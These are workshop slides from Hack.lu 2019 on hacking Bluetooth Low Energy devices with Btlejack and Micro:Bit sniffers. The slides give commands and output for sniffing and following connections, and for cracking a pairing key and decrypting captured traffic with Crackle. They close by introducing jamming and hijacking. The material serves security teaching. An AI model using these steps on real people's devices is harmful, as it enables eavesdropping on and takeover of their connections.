HACKING BLE DEVICES WITH BTLEJACK

Damien Cauquil (damien.cauquil@digital.security)

October 22, 2019 - Hack.lu

Required materials:

- A computer/laptop running Windows, Linux or MacOS, with *VirtualBox* installed and configured (with USB support)
- This workshop **Virtual Machine** (Available here)
- One or more BBC Micro:Bit


OVERVIEW

BLUETOOTH LOW ENERGY 101


- Introduced in 2010 as *Bluetooth Smart* in Core Specifications v4.0
- version 4.1 released in 2013
- version 4.2 released in 2014
- version 5 released in 2016
- version 5.1 released in 2019

A Bluetooth Low Energy device may have one or multiple roles:

- **Broadcaster**: device advertises itself on the advertising channels (e.g. a Beacon)
- **Observer**: device scans for advertisements sent on advertising channels
- **Periheral**: device advertises itself and accept connections (slave role)
- **Central**: device scans and connects to a *peripheral* device (master role)


connection request
start
advertise
connected
connection terminated
scan request
scan response


CENTRAL ROLE



PHYSICAL & LINK LAYER

RF characteristics

- 2.4 - 2.48 GHz
- GFSK modulation (Gaussian Frequency Shift Keying)
- 2 Mbps (version 4.X), 1 Mbps or 125 kbps (version 5)
- 40 channels of 1 MHz width
  - 3 channels for advertising
  - 37 channels to transmit data



Frequency Hopping Spread Spectrum

- Bluetooth Low Energy uses FHSS
- Hopping is only used with data channels (0-36)
- Two algorithms:
  - Channel Selection Algorithm #1 (version 4.X and 5)
  - Channel Selection Algorithm #2 (version 5 only)


CSA #1 (version 4.x and 5)

This channel hopping algorithm relies on a sequence generator:

$$channel = (channel + hopIncrement) \mod 37$$

CSA #2 (version 5 only)

This channel hopping algorithm is based on a PRNG:



We will focus on BLE version 4.x, so keep only CSA #1 in mind


Channel map

Each connection has its own **channel map**, a 40-bits bitmap that tells which channels are in use


Remapping

If the channel selected by the current Channel Selection Algorithm is not in use, a **remapping algorithm** is applied

CSA #1


lastUnmappedChannel
hopIncrement
Basic algorithm
unmappedChannel
Is unmapped Channel a used channel?
YES
data channel index = unmappedChannel
NO
MOD
numUsedChannels
remappingIndex
data channel index = channel according to remappingIndex
Used channels in ascending order

CSA #2


UnmappedChannel
Is unmapped channel a used channel?
YES
channel index = unmappedChannel
NO
prn_e 16
$\left\lfloor N \cdot \frac{prn\_e}{2^{16}} \right\rfloor$
remappingIndex
channel index = channel according to remappingIndex
N used channels in ascending order

LINK LAYER PACKET FORMAT

LSB			MSB
Preamble (1 octet)	Access Address (4 octets)	PDU (2 to 257 octets)	CRC (3 octets)

Preamble: 55h (or AAh if *Access Address* MSBit is set)

AA: 32-bit value identifying a link between two BLE devices

PDU: Payload data

CRC: Checksum used to check packet integrity

LINK LAYER PACKET FORMAT

LSB → MSB

Preamble	Access Address	PDU	CRC
(1 octet)	(4 octets)	(2 to 257 octets)	(3 octets)

Preamble: 55h (or AAh if *Access Address* MSBit is set)

AA: 32-bit value identifying a link between two BLE devices

PDU: Payload data

CRC: Checksum used to check packet integrity

BASIC PDUS

ADV_IND

Connectable undirected advertising PDU:

- any device can connect to the device sending this PDU
- PDU contains some advertising data (limited to 31 bytes) (see *nRF Connect*)

ADV_DIRECT_IND

Connectable directed advertising PDU:

- only the targetted device can connect to the device
- PDU contains some advertising data

Access Address used to send advertising packet is `0x8E89BED6`

ADVERTISING PDUS

PDU structure

LSB → MSB

Header (16 bits)	Payload (1-255 octets)

ADV PDU header

LSB → MSB

PDU Type (4 bits)	RFU (1 bit)	ChSel (1 bit)	TxAdd (1 bit)	RxAdd (1 bit)	Length (8 bits)

ChSel: bit is set to 1 if CSA #2 is supported, 0 otherwise
TxAdd: advertiser's address visibility: public (0) or random (1)
Length: Size of payload in bytes

ADV_IND PDU

Payload	
AdvA (6 octets)	AdvData (0-31 octets)

AdvA: Advertiser BT address

AdvData: Advertisement data (up to 31 bytes)

SCAN_REQ

Sends a scan request to a specific device identified by its advertising address (Bluetooth Address).

SCAN_RESP

Sends back additional advertising data (limited to 31 bytes)

SCAN_REQ PDU

Payload	
ScanA (6 octets)	AdvA (6 octets)

ScanA: Scanner BT address

AdvA: Advertiser BT address

SCAN_RESP PDU

Payload	
AdvA (6 octets)	ScanRspData (0-31 octets)

AdvA: Advertiser BT address

ScanRspData: Extra advertisement data (up to 31 bytes)

A connection is established by the following process:

A connection is established by the following process:

1. Initiator listens successfully on channels 37, 38 and 39

A connection is established by the following process:

1. Initiator listens successfully on channels 37, 38 and 39
2. When an ADV_IND PDU is received from the target device, the initiator sends a SCAN_REQ PDU and awaits an answer

A connection is established by the following process:

1. Initiator listens successfully on channels 37, 38 and 39
2. When an ADV_IND PDU is received from the target device, the initiator sends a SCAN_REQ PDU and awaits an answer
3. When a SCAN_RESP PDU is received, then the initiator sends a CONNECT_REQ PDU

CONNECT_REQ

LLData									
AA (4 octets)	CRCInit (3 octets)	WinSize (1 octet)	WinOffset (2 octets)	Interval (2 octets)	Latency (2 octets)	Timeout (2 octets)	ChM (5 octets)	Hop (5 bits)	SCA (3 bits)

AA: target device's access address

CRCInit: Seed value used to compute CRC

Interval: Specifies the time spent on each channel (interval x 1.25ms)

ChM: Channel map

Hop: Increment value used for channel hopping (CSA #1)

LINK LAYER CONTROL PDUS

Once connected, a central device may ask a peripheral device to:

- Update its connection parameters: **hopInterval**, **Latency** and **Timeout** values can be changed
  - Generally used to slow down a connection once the discovery of services and characteristics have been performed
  - Cannot be sent by a slave
- Update its **channel map**
  - Generally sent when some channels are too noisy to avoid them

LL_CONNECTION_UPDATE_IND

CtrData					
WinSize (1 octet)	WinOffset (2 octets)	Interval (2 octets)	Latency (2 octets)	Timeout (2 octets)	Instant (2 octets)

Interval: New interval value to use

Instant: *Time marker* from which this new parameter should be used


LL_CHANNEL_MAP_REQ

CtrData	
ChM (5 octets)	Instant (2 octets)

ChM: New channel map

Instant: *Time marker* from which this new parameter should be used

REQUIRED HARDWARE


USB
BLE ANTENNA
RESET
BATTERY
BBC
PROCESSOR
COMPASS
ACCELEROMETER
PINS
micro:bit
3V

HOW TO INSTALL BTLEJACK

We are going to use **Btlejack v2.0**:

```
$ git clone https://github.com/virtualabs/btlejack.git
$ cd btlejack
$ python3 setup.py sdist
$ sudo pip3 install dist/btlejack-2.0.0.tar.gz
```

Or use the provided VM (Virtualabox OVA) :)


BLUETOOTH LOW ENERGY RECON

BLE devices can be identified based on:

- The **advertising data** sent in advertising packets (ADV_IND)
- The **channel map** used by a master device
- The **hop interval** value used by a specific device

Advertising data is a collection of advertising records. Each record contains:

- A **length byte**, indicating the size of the record
- A **type byte**, specifying the type of data the record contains
- The **value** of this record, stored on one or more bytes



The channel map is basically set by a central device when connecting to a peripheral. It then leaks some information about the underlying Bluetooth hardware.

If the **channel map does not change** during a connection, the master device is likely not to implement channel map updates.

If the **channel map changes regularly**, then the master device uses some kind of SNR assessment to **avoid overcrowded channels**.

Qualcomm Bluetooth

Qualcomm Bluetooth chips are known to regularly adapt a connection channel map in order to provide a reliable link between two BLE devices. Samsung Galaxy smartphones or tablets rely on this chip and therefore frequently update channel maps.

HiSilicon Technologies

HiSilicon Technologies chips mostly rely on a default channel map (0x1FFFFFFFFF), using every available channels and do not seem to update channel maps. (Used in my Huawei Mate 20 Lite)

QUALCOMM BLE 4.2 STACK BEHAVIOR

42	2.542361	Master_0x3560e770	Slave_0x3560e770	LE LL	34	Control Opcode: LL_CHANNEL_MAP_REQ
43	8.527312	Master_0x3560e770	Slave_0x3560e770	LE LL	34	Control Opcode: LL_CHANNEL_MAP_REQ
44	11.542495	Master_0x3560e770	Slave_0x3560e770	LE LL	34	Control Opcode: LL_CHANNEL_MAP_REQ
45	20.003383	Slave_0x3560e770	Master_0x3560e770	L2CAP	42	Connection Parameter Update Request
46	20.047659	Master_0x3560e770	Slave_0x3560e770	LE LL	38	Control Opcode: LL_CONNECTION_UPDATE_REQ
47	20.092430	Master_0x3560e770	Slave_0x3560e770	L2CAP	36	Connection Parameter Update Response (Accepted)
48	20.557436	Master_0x3560e770	Slave_0x3560e770	LE LL	35	Control Opcode: LL_LENGTH_REQ
49	20.947573	Slave_0x3560e770	Master_0x3560e770	LE LL	35	Control Opcode: LL_LENGTH_RSP
50	21.142383	Master_0x3560e770	Slave_0x3560e770	LE LL	34	Control Opcode: LL_CHANNEL_MAP_REQ
51	29.917452	Master_0x3560e770	Slave_0x3560e770	LE LL	34	Control Opcode: LL_CHANNEL_MAP_REQ
52	43.957509	Master_0x3560e770	Slave_0x3560e770	LE LL	34	Control Opcode: LL_CHANNEL_MAP_REQ
53	51.757596	Master_0x3560e770	Slave_0x3560e770	LE LL	34	Control Opcode: LL_CHANNEL_MAP_REQ

HISILICON TECHNOLOGIES 4.2 STACK BEHAVIOR

37	0.766477	Master_0x6bc5c3cb	Slave_0x6bc5c3cb	LE LL	38	Control Opcode: LL_CONNECTION_UPDATE_REQ
38	20.014611	Slave_0x6bc5c3cb	Master_0x6bc5c3cb	L2CAP	42	Connection Parameter Update Request
39	20.063601	Master_0x6bc5c3cb	Slave_0x6bc5c3cb	L2CAP	36	Connection Parameter Update Response (Accepted)
40	20.066617	Master_0x6bc5c3cb	Slave_0x6bc5c3cb	LE LL	38	Control Opcode: LL_CONNECTION_UPDATE_REQ

Hop interval values are normally set during connection initiation (in a CONNECT_REQ PDU), but a slave device can tell its master about its preferred hop interval value.

Usually, a master device will use a low hop interval during services and characteristics discovery and a higher value when idling.

The hop interval value of a specific device/connection is not likely to change once the discovery step done.

ENUMERATING ACTIVE CONNECTIONS

An active connection is an **ongoing connection** between two devices, i.e. already established.

It is possible to enumerate these connections with **Btlejack**, using this command:

```
# btlejack -s
BtleJack version 2.0

[i] Enumerating existing connections ...
[ - 62 dBm] 0x52eabdc2 | pkts: 1
[ - 63 dBm] 0x52eabdc2 | pkts: 2
[ - 63 dBm] 0x52eabdc2 | pkts: 3
[ - 63 dBm] 0x52eabdc2 | pkts: 4
```

```
BtleJack version 2.0

[i] Enumerating existing connections ...
[ - 65 dBm] 0x52eabdc2 | pkts: 1
[ - 65 dBm] 0x52eabdc2 | pkts: 2
[ - 66 dBm] 0x52eabdc2 | pkts: 3
[ - 64 dBm] 0x52eabdc2 | pkts: 4
```

RSSI: Signal strength indication

Access Address: Access Address used to identify a link between two devices

Number of packets: number of packets received so far with the corresponding Access Address (AA)

SNIFFING WITH BTLEJACK

Intercepting CONNECT_REQ PDU

- Sniff on every advertising channel (37, 38, 39), looking for a CONNECT_REQ PDU
- This PDU provides everything we need to sniff a connection
- We may filter by Bluetooth address (*AdvA* field)

Tools

- Ubertooth One (*ubertooth-btle*)
- Adafruit's Bluefruit LE sniffer
- NCC Sniffle with TI CC26x2R dev board
- Btlejack with Micro:Bit hardware

Intercepting CONNECT_REQ PDU

- Sniff on every advertising channel (37, 38, 39), looking for a CONNECT_REQ PDU
- This PDU provides everything we need to sniff a connection
- We may filter by Bluetooth address (*AdvA* field)

Tools

- Ubertooth One (*ubertooth-btle*)
- Adafruit's Bluefruit LE sniffer
- NCC Sniffle with TI CC26x2R dev board
- **Btlejack with Micro:Bit hardware**

Two use cases:

- You want to sniff a **connection from start**
- You want to sniff an **ongoing connection**

Sniffing a BLE connection from start is easy:

1. Wait for a CONNECT_REQ packet on an advertising channel (37, 38 or 39)
2. Synchronize with both devices and use the provided **parameters** to follow and sniff packets

Btlejack's -*c* option specifies a target BD address. Btlejack will filter the connection requests and will only sniff connections to this target. If *any* is specified, then it will detect any connection and start following it.

Sniff any connection

```
# btlejack -c any
```

Target device `12:34:56:78:90:AB`

```
# btlejack -c 12:34:56:78:90:AB
```

```
# btlejack -c d0:cb:22:26:8c:8f
BtleJack version 2.0

[i] Detected sniffers:
> Sniffer #0: version 2.0
LL Data: 05 22 cb 09 [...] 00 f4 01 ff ff ff ff 1f 09
[i] Got CONNECT_REQ packet from 75:b7:f4:81:09:cb to d0:cb:22:26:8c:8f
|-- Access Address: 0x45c7c3cd
|-- CRC Init value: 0x2afd94
|-- Hop interval: 40
|-- Hop increment: 9
|-- Channel Map: 1fffffffff
|-- Timeout: 5000 ms

LL Data: 03 09 08 19 00 00 00 00 00 00 00
```

I only manage to randomly capture a connection to my device, is it normal ?

Yes, because you are only using one sniffer. With three of them, btlejack will parallelize sniffing and capture on the 3 advertising channels at the same time. **With only one Micro:Bit, disconnect and connect again to the device until a connection is captured**.

Btlejack did not seem to work, what should I do ?

If you think Btlejack is stuck at some point, exit the software and reset your Micro:Bit by pushing the reset button near the USB connector.

When dealing with an already established connection, we cannot grab the required parameters from a **CONNECT_REQ** PDU as it **has already been sent** by the master device.

We need to **guess** the following parameters:

- The CRC seed (**CRCInit**) used for our target connection
- The actual **channel map** used by our target connection
- The corresponding **hop interval**
- The **hop increment** in use

When sniffing an existing connection, you must provide at least the target **Access Address**:

```
# btlejack -f 0x12345678
```

Find a target

```
# btlejack -s
BtleJack version 2.0

[i] Enumerating existing connections ...
[ - 48 dBm] 0x4acbc4c0 | pkts: 1
```

Sniff connection

```
# btlejack -f 0x4acbc4c0
BtleJack version 2.0

[i] Detected sniffers:
> Sniffer #0: fw version 2.0

[i] Synchronizing with connection 0x4acbc4c0 ...
CRCInit = 0x8b869a
Channel Map = 0x1fffffffff
Hop interval = 80
Hop increment = 10
[i] Synchronized, packet capture in progress ...
LL Data: 02 07 03 00 04 00 0a 03 00
```

Btlejack cannot compute hop increment

```
[i] Synchronizing with connection 0xb7e8ec22 ...
  CRCInit: 0xb662c0
  Channel Map = 0x0a57c0aaaa
  Hop interval = 156
/ Computing hop increment
```

This usually happens when Btlejack failed at recovering the channel map. Two possible ways to solve this situation:

- Use the **-*n* option** with a high value (in *ms*), e.g. 9000
- Use **multiple Micro:Bits** in order to speed up the channel map recovery (channel map changes too often)

CAPTURING AND ANALYZING

Btlejack provides a way to save packets into a Wireshark compatible PCAP file. It supports various PCAP formats:

- **nordic**: the legacy Nordic PCAP format supported by Wireshark
- **pcap**: Wireshark's BLE link layer packet format (LINKTYPE_BLUETOOTH_LE_LL, DLT:251)
- **ll_phdr**: *Crackle* compatible PCAP format

SAVE SNIFFED PACKETS TO PCAP

Output file is specified with the *-o* option:


```
# btlejack -c any -x nordic -o ble-capture.pcap
```


Since version 2.0, Btlejack provides a way to send captured packets to Wireshark through a FIFO:

1. Start btlejack with the *-w* option:

```
# btlejack -c any -x nordic -w /tmp/capture.fifo
```

2. Start Wireshark and listen on the */tmp/capture.fifo* pipe
3. Use your device and analyze packets





Company Id: Bluetooth adapter vendor name

Version Number: Supported BLE version

Subversion Num.: Unique value for each implementation or revision

If *Passkey* method is used to initiate a secure communication, the Temporary Key (TK) used to compute the Long-Term Key (LTK) is only a **6-digit PIN** (”000000” if *JustWorks* is used).

First, capture a connection between two devices that are starting a secure communication:

```
# btlejack -c any -x ll_phdr -o secure-comm.pcap
```

63	39.340421	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	20	Control Opcode: LL_START_ENC_REQ
64	39.391097	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	24	Control Opcode: Unknown
65	39.441136	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	24	Control Opcode: Unknown
66	43.792165	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
67	43.893616	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
68	43.943341	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
69	43.993451	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
70	44.341501	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
71	44.393485	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
72	46.691459	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
73	46.741467	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
74	46.791563	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
75	46.796472	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
76	47.042038	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
77	47.093480	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
78	47.441520	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
79	47.493616	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
80	47.641217	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
81	47.693486	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
82	47.743506	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start

Then, use Crackle to break the TK and decrypt the LTK:

```
# crackle -i secure-comm.pcap -s 2
PCAP contains [BLUETOOTH_LE_LL_WITH_PHDR] frames
Found 2 connections

Analyzing connection 0:
69:7e:cd:28:e1:ff (public) -> c5:7f:7f:da:e2:2d (public)
Found 12 encrypted packets
Cracking with strategy 2, slow STK brute force
Trying TK: 000000
Trying TK: 001000
```

Once the TK found, *Crackle* will compute the LTK:

```
Trying TK: 484000

!!!
TK found: 484604
!!!

Decrypted 12 packets
LTK found: 38bc4e32faab83a6a43b02e6afa4033d
```

It is now possible to decrypt this secure communication with the LTK:

```
# ./crackle -i secure-smartlock.pcap  -l 38b...4033d -o decrypted.pcap
Found 1 connection

Analyzing connection 0:
69:7e:cd:28:e1:ff (public) -> c5:7f:7f:da:e2:2d (public)
Found 20 encrypted packets
Decrypted 15 packets

Decrypted 15 packets, dumping to PCAP
Done, processed 83 total packets, decrypted 15
```

Packets are now decrypted:


55	38.798894	69:7e:cd:28:e1:ff	c5:7f:7f:da:e2:2d	LE LL	53	CONNECT_REQ
56	38.841025	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	28	Control Opcode: LL_FEATURE_REQ
57	38.891216	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	28	Control Opcode: LL_FEATURE_RSP
58	38.941136	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	28	Control Opcode: LL_FEATURE_RSP
59	38.990939	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	25	Control Opcode: LL_VERSION_IND
60	39.041059	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	25	Control Opcode: LL_VERSION_IND
61	39.092323	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	42	Control Opcode: LL_ENC_REQ
62	39.242117	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	32	Control Opcode: LL_ENC_RSP
63	39.340421	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	20	Control Opcode: LL_START_ENC_REQ
64	39.391097	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	20	Control Opcode: LL_START_ENC_RSP
65	39.441136	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	20	Control Opcode: LL_START_ENC_RSP
66	43.792165	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	26	UnknownDirection Read Request, Handle: 0x0003 (Generic Access Profile: Device Name)
67	43.893616	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	45	UnknownDirection Read Response, Handle: 0x0003 (Generic Access Profile: Device Name)
68	43.943341	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
69	43.993451	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	49	L2CAP Fragment Start
70	44.341501	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	26	UnknownDirection Read Request, Handle: 0x0003 (Generic Access Profile: Device Name)
71	44.393485	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	45	UnknownDirection Read Response, Handle: 0x0003 (Generic Access Profile: Device Name)
72	46.691459	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	26	UnknownDirection Read Request, Handle: 0x0003 (Generic Access Profile: Device Name)
73	46.741467	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
74	46.791563	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	LE LL	30	L2CAP Fragment Start
75	46.796472	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	45	UnknownDirection Read Response, Handle: 0x0003 (Generic Access Profile: Device Name)
76	47.042038	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	26	UnknownDirection Read Request, Handle: 0x0003 (Generic Access Profile: Device Name)
77	47.093480	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	45	UnknownDirection Read Response, Handle: 0x0003 (Generic Access Profile: Device Name)
78	47.441520	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	26	UnknownDirection Read Request, Handle: 0x0003 (Generic Access Profile: Device Name)
79	47.493616	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	45	UnknownDirection Read Response, Handle: 0x0003 (Generic Access Profile: Device Name)
80	47.641217	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	26	UnknownDirection Read Request, Handle: 0x0003 (Generic Access Profile: Device Name)
81	47.693486	Unknown_0x6acfc3c8	Unknown_0x6acfc3c8	ATT	45	UnknownDirection Read Response, Handle: 0x0003 (Generic Access Profile: Device Name)

ATTACKING BLUETOOTH LOW ENERGY


Two attacks can be performed against BLE devices:


- **Jamming**: disrupting a connection established between two devices
- **Hijacking**: taking control over an established connection

These attacks abuse the BLE *supervision timeout*.

